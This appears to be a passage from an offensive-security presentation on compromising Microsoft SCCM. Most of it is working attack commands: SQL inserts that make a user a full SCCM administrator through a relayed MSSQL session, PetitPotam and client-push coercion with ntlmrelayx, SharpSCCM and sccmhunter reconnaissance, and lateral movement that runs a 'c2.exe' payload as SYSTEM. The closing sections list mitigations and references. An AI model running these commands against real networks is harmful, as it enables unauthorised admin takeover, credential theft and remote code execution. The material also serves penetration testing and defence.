proxychains mssqlclient.py ROOT/'SCCM2$'@192.168.1.106 -windows-auth -no-pass
```

```
use CM_<site_code>
use CM_RO2
```

```
INSERT INTO RBAC_Admins (AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreatedDate,ModifiedBy,ModifiedDate,SourceSite) VALUES
(<SID_in_hex_format>,’<DOMAIN\user>',0,0,'','','','','<site_code>');
```

```
INSERT INTO RBAC_Admins (AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreatedDate,ModifiedBy,ModifiedDate,SourceSite) VALUES
(0x010500000000000515000000032DD677BBF8709602DBCE34251040000,'root.local\low',0,0,'','','','','RO2');
```

```
SELECT AdminID,LogonName FROM RBAC_Admins;
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00ALL','29');
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00001','1');
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (<AdminID>,'SMS0001R','SMS00004','1');
```

```
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00ALL','29');
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00001','1');
INSERT INTO RBAC_ExtendedPermissions (AdminID,RoleID,ScopeID,ScopeTypeID) VALUES (16777219,'SMS0001R','SMS00004','1');
```

5. Verify that we are admin. (Must be from an SCCM client machine.)


```
SharpSCCM_merged.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
```

Tips: Sccmhunter have a handy auto generate commands function

```
python3 sccmhunter.py mssql -d root.local -dc-ip 192.168.1.7 -tu low  -sc RO2 -u low -p 'Alphatango999!'
```

Chris Thompson
https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1
YT - **SCCM Site Takeover via Automatic Client Push Installation Using SharpSCCM**

11 - SCCM Compromise via Relay to SMB



Low Priv

Client Push

PetitPotam, Printer Bug

Get SCCM$ Machine Account NetNTLMv2

Relay to SMB: MSSQL Server, Management Points (SMB signing disabled)

Dump Creds, DPAPI, Interactive Shell, Impersonate Tokens

```
SharpSCCM_merged.exe invoke client-push -t 192.168.1.100 -mp sccm2.root.local -sc RO2
or
python3 ./PetitPotam.py 192.168.1.100 sccm2.root.local -u low -p 'Alphatango999!' -d root.local

ntlmrelayx.py -tf targets.txt -smb2support -socks
```

SCCM Site Takeover via Automatic Client Push Installation
https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1

Final Chapter

Post SCCM Admin Compromise

12 - SCCM Post Compromise: Recon, Aka Creepy Stalking

- Prerequisite: SCCM Administrator Privilege
- Advantageous compared to BloodHound Sessions Collection

Windows

Find SCCM Admins

```
SharpSCCM_merged.exe get class-instances SMS_ADMIN
```

Find other SCCM Accounts

```
SharpSCCM_merged.exe get class-instances SMS_SCI_Reserved
```

Confirm We have Access permissions, check our priv we need “Full Administrator” or “Application Administrator”

```
SharpSCCM_merged.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
```

Find hosts where a certain user is logged into

```
 SharpSCCM_merged.exe get devices -p LastLogonTimestamp -p LastLogonUserName -p NetbiosName -u administrator
```

Linux

```
python3 sccmhunter.py admin -u low -p 'Alphatango999!' -ip sccm2.root.local
>> get lastlogon administrator
```

https://github.com/Mayyhem/SharpSCCM/wiki/get
https://github.com/garrettfoster13/sccmhunter

13 - SCCM Lateral Movement

- Prerequisite: SCCM Administrator Privilege
- Coerce NetNTLM hashes, run script, run commands …
- Run as the machine account (System) = --run-as-system

Coerce NetNTLMv2

```
SharpSCCM_merged.exe exec -d JUMPBOX2 -r 192.168.1.100 --run-as-system
```

Run Commands

```
SharpSCCM_merged.exe exec -d JUMPBOX2 -p \\win10-20.root.local\c$\Users\low\Desktop\c2.exe
```

Start WebDAV Client Service

```
SharpSCCM_merged.exe exec -d win10-7 -p "c:\Windows\explorer.exe \\live.sysinternals.com@ssl\DavWWWRoot"
```

https://github.com/Mayyhem/SharpSCCM/wiki/exec

Conclusions

- Great opportunity for pentesters / attackers: SCCM is the new ADCS

Accounts over privileged and permissions

- Account re-use (The NAA is also the Push account, or the Push is the same as the SCCM Administrator)
- Password re-use (NAA, Push, SQL Admin and SCCM Admins use the same password)


Lots of possibilities for misconfigurations in AD


- SCCM servers are DA
- SCCM servers or SCCM accounts are nested in group that have DACL on DA
- SCCM server is the Push account

Lots of possibilities for lack of hardening (by default)

- SCCM Server (site server) is Local Admin on other SCCM related servers (SMB Signing Disabled)
- SCCM Server (site server) is Local Admin on the SCCM MSSQL related servers (EPA Disabled MSSQL)

AD DACL Misconfiguration Examples





MITIGATIONS

PXE OSD

- Isolate the PXE OSD network on separate VLAN.
- Set a strong Password on OSD deployment.
- Disable "F8-Debugging" PXE boot (CMD prompt as System)
- Secure SMB shares containing REMINST, .Wim or .ISO files.

SCCM NAA Account

- Do not use NAA, use Enhanced HTTP instead.
- If you use NAA Account: No special privilege, only domain joined

SCCM Push Account

- Do not use Client Push install , use alternate ways to install SCCM client such as Group Policy, Software update base or manual install.
- Don’t make the SCCM server machine account the push account.
- Apply KB15599094 (Fix SCCM machine account NTLM Fallback bypass)
- Disable Automatic Site-Wide Client Push.
- Disable Allow Connection Fallback to NTLM.

SCCM & AD General

- Configure SCCM to use HTTPS only, enable PKI Signing & Encryption.
- Enable SMB Signing.
- Enable Extended Protection (EP) MSSQL .
- Set Machine Account quota = 0 for regular users or machine account
- Don’t use SCCM for Tier 0 or use a separate SCCM only for Tier 0.
- Implement Network Segmentation.
- Don’t re-use the same passwords for different SCCM accounts.
- Don’t use the same SCCM accounts for several SCCM roles.
- Don’t over privilege SCCM accounts.
- Audit SCCM System Objects ACLs in AD (BloodHound).


Mitigations References

- https://www.hub.trimarcsecurity.com/post/ten-ways-to-improve-ad-security-quickly
- https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/enhanced-http
- https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts
- https://github.com/mayyhem/sharpsccm/wiki#defensive-recommendations

Credit

- @_Mayyhem
- @garrfoster
- @0xcsandker
- @subat0mik
- @Raiona_ZA
- @enigma0x3
- @_xpn_
- @TechBrandon
- @harmj0y
- @jaredcatkinson
- @mattifestation
- @Tw1sm
- @dafthack
- @HackingDave
- @clavoillotte

black hat USA 2023



SharpSCCM 2.0 - Abusing Microsoft's C2 Framework

Chris Thompson
Diego Lomellini

Date: Thursday, August 10 | 11:30am–1:00pm (Business Hall – Arsenal Station 8)
Tracks: Exploitation and Ethical Hacking, Network Attacks
Session Type: Arsenal

SharpSCCM 2.0 – Abusing Microsoft's C2 Framework

Date: Thursday, August 10 | 11:30am-1:00pm (Business Hall - Arsenal Station 8)

https://www.blackhat.com/us-23/arsenal/schedule/index.html#sharpsccm----abusing-microsofts-c-framework-32874

Technical Offensive References

Blogs:

- https://www.thehacker.recipes/ad/movement/sccm-mecm
- https://www.securesystems.de/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/
- https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
- https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf
- https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-exploring-the-attack-surface-of-sccm-client-push-accounts
- https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-bypassing-kerberos-authentication-of-sccm-client-push-accounts
- https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1
- https://posts.specterops.io/relaying-ntlm-authentication-from-sccm-clients-7dccb8f92867
- https://posts.specterops.io/the-phantom-credentials-of-sccm-why-the-naa-wont-die-332ac7aa1ab9
- https://posts.specterops.io/coercing-ntlm-authentication-from-sccm-e6e23ea8260a
- https://enigma0x3.net/2016/02/
- https://blog.xpnsec.com/unobfuscating-network-access-accounts/
- https://labs.nettitude.com/blog/introducing-malsccm/
- https://www.netspi.com/blog/technical/network-penetration-testing/attacks-against-windows-pxe-boot-images/
- https://dl.packetstormsecurity.net/papers/general/abusing-msccm.pdf By Mazen Al-Faifi from Confidential Team

Talks:

- DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager
- Push comes to shove: exploring SCCM attack paths - Brandon Colley
- [DEFCON 20] Owning One to Rule Them All Dave Kennedy & Dave DeSimone
- Into and Red Team Upgrades Using SCCM for Malware Deployment Matt Nelson enigma0x3
- PXE Boot Attacks - Tradecraft Security Weekly #27 - Beau Bullock

Tools References

- https://github.dev/Mayyhem/SharpSCCM
- https://github.com/garrettfoster13/sccmhunter
- https://github.com/nettitude/MalSCCM
- https://github.com/PowerShellMafia/PowerSCCM
- https://github.com/MWR-CyberSec/PXEThief
- https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module
- https://github.com/sse-secure-systems/Active-Directory-Spotlights/tree/master/SCCM-MECM/pxethiefy
- https://github.com/xpn/sccmwtf
- https://github.com/fortra/impacket/pull/1425 (Tw1sm Matt Creel Add SCCM NTLM Relay Attack #1425)
- https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts

Lab References

- https://automatedlab.org/en/latest/
- https://setupconfigmgr.com/deploy-the-configuration-manager-client-agent-to-windows-computers-in-sccm
- Microsoft Configuration Manager Tutorials (Patch My PC)
- Microsoft Lab Kits
- Get a SCCM MEMCM MECM environment for training! FREE! - CloudManagement.Community
- https://forums.prajwaldesai.com/

FIN

QUESTIONS ?